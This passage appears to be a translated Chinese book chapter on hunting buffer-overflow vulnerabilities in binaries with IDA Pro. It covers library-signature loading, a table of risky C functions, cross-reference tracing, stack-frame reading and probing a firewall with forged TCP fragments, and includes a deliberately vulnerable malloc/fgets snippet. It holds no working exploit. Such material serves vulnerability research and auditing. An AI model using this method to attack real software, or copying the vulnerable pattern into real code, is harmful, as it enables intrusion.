令人惊讶的是，如果不管它们之间的差异，分析机器码和源码的方法有许多共通之处，没有很大的差别。反汇编代码也不像它初看之下那么高深莫测，任何程序员都可以理解它。尽管如此，你还是应该先抽空阅读 Kris Kaspersky 的《Hacker Debugging Uncovered》（译者注：本书已有中文版，由电子工业出版社出版），和其他有关此主题的书籍；否则，本章的内容对你来说可能有些抽象了。

8.2.1 代码分析 step by step

有多种方法分析二进制代码。除了系统检查不同输入数据的组合外（通常，这些是不同长度的字符串，主要用于发现溢出的缓冲区），不建议进行盲目地搜索；有针对性地分析需要黑客具有扎实的基本功、发散型思维、以及“大型”软件的设计经验。黑客必须知道自己想在搜索结果里发现什么、开发者经常犯哪些错误、bug 最有可能集中在哪些地方、不同的编程语言有什么特征和局限性。仅仅掌握反汇编的技能是不够的（假设你知道怎样反汇编代码）。

暴力攻击不一定总会产生积极的结果，可能会漏掉很多安全漏洞。换句话说，即使分析反汇编后的代码，也不能保证不会错过一个漏洞。可能花了好几年的时间，却从未发现有价值的 bug。发现漏洞也是要靠运气的。因此，在反汇编之前，应该尽可能地把该准备的都准备妥当。至少要准备一些长字符串，通过它们仔细研究输入字段；最好能再尝试一些典型的漏洞。特别是，如果被攻击的防火墙允许非常小的 TCP 碎片包自由通过，那么不需要反汇编它。在二进制代码里发现这样的漏洞，一切都会变得很清晰，有必要清楚地理解防火墙的工作机制并假设它预先存在。因为这样一来，你可以根据防火墙的反应来构造碎片包。伪造不同的包。在把它们发送给目标计算机时，黑客就能知道哪个字段被检测、哪个没有。在这里，不进行反汇编是不可能的。根据哪个包被丢弃，找出负责报头处理和分析规范的代码。但是请记住，反汇编器只是一个工具，不是点子大王。无目的的反汇编不会有任何帮助。

从大的范围来讲，任何程序都是由库函数库组成的，分析它们并没有太大的意义。在很久以前，这些库函数就被仔细分析过了，在这里根本不可能发现新的漏洞。另外，绝大多数的函数库都带有源码，反汇编它们没多大意义。在大多数场合下，函数库的代码在程

序的主代码之后，把它分离出来很容易。然而，识别库函数名更难一些；如果不能正确的识别它们，你就会发现反汇编后的清单就是一个大泥潭。幸运地是，IDA 可以识别大多数的标准函数库，还可以随时加上来自第三方的函数库的签名，谢谢 IDA 提供了这样的便利（更多细节，参见 Kris Kaspersky 所著的“Hacker Disassembling Uncovered”，以及 IDA 提供的标准文档）。

IDA 在分析代码的基础上，确定加载何种签名数据库；因此，可能不认识“外来的”函数库。当加载被损坏的程序，缺少启动代码的程序，或没有正确设置进入点的内存转储时（这是所有 dumper 的通病），同样会出现这种情形。因此，如果 IDA 不能识别大部分的函数（图 8.1），可以试着手动加载签名数据库。为了完成这个，选择 File->Load file->FLIRT Signature file 菜单。之后，IDA 将列出所有已知的函数库（图 8.2）。应该选择哪一个呢？如果你才开始接触反汇编，不知道该选择哪个函数库，可以用尝试法，依次加载它们，试着使蓝色填充线扩充到最大的限度（图 8.3）。

图 8.1　IDA Pro 导航条。蓝色区域意味着还有许多库函数未识别出来，因为反汇编器不能确定编译器的类型。在这种情况下，必须手动加载合适的签名




图 8.2　IDA 已知的签名清单

图 8.3　蓝色填充线的控制区意味着每件事情都已妥当

当查看识别的和导入的函数列表时，最好先挑最危险的。首先，是那些接受指向分配缓冲区和不可预知返回数据大小的指针的函数（例如 sprintf 或 gets）。明确限制缓冲区最大允许长度的函数（fgets，GetWindowText，GetFullPathName）危险性较小，尽管这样，也没有人能保证它们的行为是合法的。可能会出问题的函数的列表太长了，就不在这一一列出来了。不过，我们列了一些最危险的函数，如表 8.1 所示。

表 8.1　标准 C 函数库中可能会出问题的函数

函　　数	溢出可能性
gets	相当可能
strcpy/strcat	相当可能
memmove/memcpy	很可能
sprintf/vsprintf/fsprintf	很可能
scanf/sscanf/fscanf/vscanf/vsscanf	很可能
wcscpy/wcscat/wcsncat	很可能
wmemset/wcsncpy	很可能
wmemmove/wmemcpy	很可能
strncpy/vsnprint/snprintf/strncat	很可能

程序员经常分配很小的缓冲区，但这个预防措施一般不起作用。考虑清单 8.2。如果用户输入 100 字节或更长的字符串，缓冲区将不可避免的溢出，长度限制也无济于事。

清单 8.2　保护措施无效的脆弱程序

```
#define MAX_BUF_SIZE  100
#define MAX_STR_SIZE  1024
char *x; x = malloc(MAX_BUF_SIZE); fgets(x, MAX_STR_SIZE, f);
```

已经提过，在这里不可能把所有危险的函数都列出来。因此，根据具体的情况再学习会好一些。把程序载入反汇编器（首选 IDA Pro），按<Shift>+<F3>，用鼠标点击 L 列（在这里，“L”代表 library），从而把库函数从其它的数据中分离出来。（IDA 的控制台版本缺

少这个功能）然后拿起厚厚的用户手册或启动 MSDN，查看这里列出的函数原型（像 char*，void*，LPTSTR 之类的东西）。如果缓冲区接受函数返回的数据，值得试一下它对溢出的反应。

按<Enter>转到函数，选择以下菜单项：**View->Open Subview->Cross Reference**。包含交叉参考的窗口将打开，每个交叉参考对应一个地址，被研究的函数在那里被调用。根据编译器的特征和开发者的编程风格，这可能是直接调用（类似于 call our_func），也可能是间接调用（类似于 mov ecx, pclass/mov ebx, [eax + 4]/call ebx/ … /pcass dd xxx/dd offset our_func）。在后一种情况下，our_func 的交叉参考将通往 dd offset our_func，在这种情况下很难定位它真正被调用的地址。黑客碰到这种情况时，通常会启动调试器，在 our_func 上设置断点，当触发断点时，查看是从哪里调用它的（顺便说一下，在最新版的 IDA 里，整个过程变快了很多，因为 IDA 集成了调试器）。

最后，黑客将接近调用代码。如果确定被接受缓冲区大小的参数是直接值（类似于 push 400h，如清单 8.3 所示），这是一个好信号，预示着在周围很可能有漏洞。如果不是这种情形，也不要绝望。而应该稍微向上移动光标，查看程序在哪里对这个值进行初始化。它可能是一个经由变量链，甚至父函数的参数传递而来的常量。

行动过程如图 8.4 所示。找出有问题的库函数（步骤 1）。然后，通过交叉参考转到它的调用点附近（步骤 2）。查看返回数据最大允许长度的限制，并用已分配的缓冲区与它比较（步骤 3）。根据比较的结果，可以得出可能（或不可能）溢出的结论。

清单 8.3　传递给函数的最大缓冲区长度的直接值

```
.text:00401017        PUSH   400h
.text:0040101C        MOV    ECX, [EBP + var_8]
.text:0040101F        PUSH   ECX
.text:00401020        CALL   _fgets
```

现在，要找到为缓冲区分配内存的代码。通常，这是由 malloc 和 new 函数执行的。如果确定被分配内存大小的参数也是一个常量，并且这个常量比返回数据的最大允许长度小一些，则预示着有漏洞。在这之后，黑客可以利用输入数据字段，继续分析溢出的缓冲区，找出利用方法。

在分配缓冲区之前，要先声明设计安全代码的规则，需要确定必须放在这里的数据的精确大小。换句话说，在编写正确的程序里，strlen，GetWindowTextLength 或类似的东西总是应该在调用 malloc 或 new 之前。否则，程序可能会有漏洞。单独存在的预防性大小检查不能保证程序的稳定性。这是因为不能总是正确确定请求的大小，尤其是如果数据是从几个源头加载到缓冲区时。




图 8.4　得出可能（或不可能）溢出的结论

在这方面，处理局部变量要更复杂一些，因为它们的大小必须在编译时严格指定，而在那时，一般还不知道返回数据的长度。不要惊讶经常会在局部变量中碰到溢出的缓冲区。

局部变量保存在栈帧里面（也称为自动内存）。系统会为每个函数分配单独的帧，属于这个函数的局部变量都载入这里。最常见的是由 sub esp, xxx 机器指令构成帧；比较少见的是由 add esp, -xxx 指令构成，xxx 是表示帧大小的字节数。IDA Pro 在默认情况下，会把它解释成直接值和无符号数。因此，为了从 xxx 转换到-xxx，必须按<->键。

不幸的是，通常没办法把一个完整的帧分成单独的局部变量。这是因为编译器丢弃了最初的信息，从而使分析模糊不清。不过，对于这里的目标，IDA Pro 内置的自动分析能力完全可以胜任。假设本地缓冲区是 byte *类型，大小至少是 5 字节（虽然，据统计显示，经常在 4 字节缓冲区中碰到溢出错误，在表面分析过程中，很容易被 DWORD 迷惑）。

看清单 8.4 里的例子，IDA Pro 分析器自动解析栈帧，试图在那里发现本地缓冲区。

清单 8.4　IDA 自动恢复的局部变量

```
.text:00401012 sub_401012      proc near    ; CODE XREF: start + AF↓p
.text:00401012
.text:00401012 var_38          = dword ptr -38h
.text:00401012 var_34          = byte ptr -34h
.text:00401012 var_24          = byte ptr -24h
.text:00401012 var_20          = byte ptr -20h
.text:00401012 var_10          = dword ptr -10h
.text:00401012 var_C           = dword ptr -0Ch
.text:00401012 var_8           = dword ptr -8
.text:00401012 var_4           = dword ptr -4
.text:00401012
```

Var_38 变量是 DWORD 类型，占用 4 字节（可以从下一变量的地址减去当前变量的地址来确定变量的大小：（-34h）-（-38h）== 4h。看起来不像一个缓冲区。

Var_34 变量是 BYTE 类型，占用 10h 字节，是典型的局部变量。var_20 变量也是一样。Var_24 变量尽管是 BYTE 类型，只占用 4 字节。因此，它可能是本地缓冲区或简单的标量变量（注意，后一种情形碰到的更多一些）。直到把所有缓冲区溢出的可能性弄清楚，考虑“缓冲区角色的候选人”才没什么意义。

观察反汇编后的函数代码，找出所有对已发现缓冲区的参考，并分析它溢出的可能性。例如，思考清单 8.5。

清单 8.5　传递指向本地缓冲区的指针

```
text:0040100B          PUSH   300
text:0040100D          LEA    EAX, [EBP + var_34]
text:00401010          PUSH   EAX
text:00401011          CALL   _fgets
text:00401016          ADD    ESP, 0Ch
```

当用 var_34 变量保存有 300h 个字节最大允许长度的输入字符串（意味着这是一个缓冲区）时，一切都变得清晰了。此时，局部变量的大小仅为 10h 字节。Var_34，var_24，和 var_20 虽说是缓冲区的一“部分”，不过这并不能改变什么，因为即使把它们加起来，也比 300h 小很多。

如果不论多努力，在局部变量之间还是找不到溢出的缓冲区，那么可以尝试：搜索动态内存的废墟，跟踪所有与函数有关的交叉参考，例如 new 和 malloc，分析它们的调用点的周围环境。

不过，即使在嵌套的函数里发现溢出的缓冲区时，也不要高兴的太早。因为你很可能

会发现这个缓冲区与用户输入的数据无关，或（甚至更失望的是）某个父函数限制了输入的最大允许长度。在这种情况下，不会发生溢出。图形版的 IDA 用户可以用 CALL GRAPH 工具显示父、子函数之间相互关系的调用树，从而允许（至少，在理论上）跟踪数据流经的路径(图 8.5)。不幸的是，缺乏导航能力(甚至缺乏最简单的搜索能力)降低 CALL GRAPH 所具有的潜在好处。用它创建的图表来导航不太切合实际。然而，谁能阻止黑客开发出更加强大的可视化工具呢？（译者注：IDA Pro 5.0 已具备强大的图形导航能力）

在令人满意的 GUI 工具出现之前，黑客只能使用调试器了。首先，填满用户输入的变量字段，在访问它们的函数（例如 recv 函数）上设置断点，直接在接收输入数据的缓冲区上设置断点，等待对它们的访问。最常见的情况是函数在接收到数据之后，不会立即处理它。

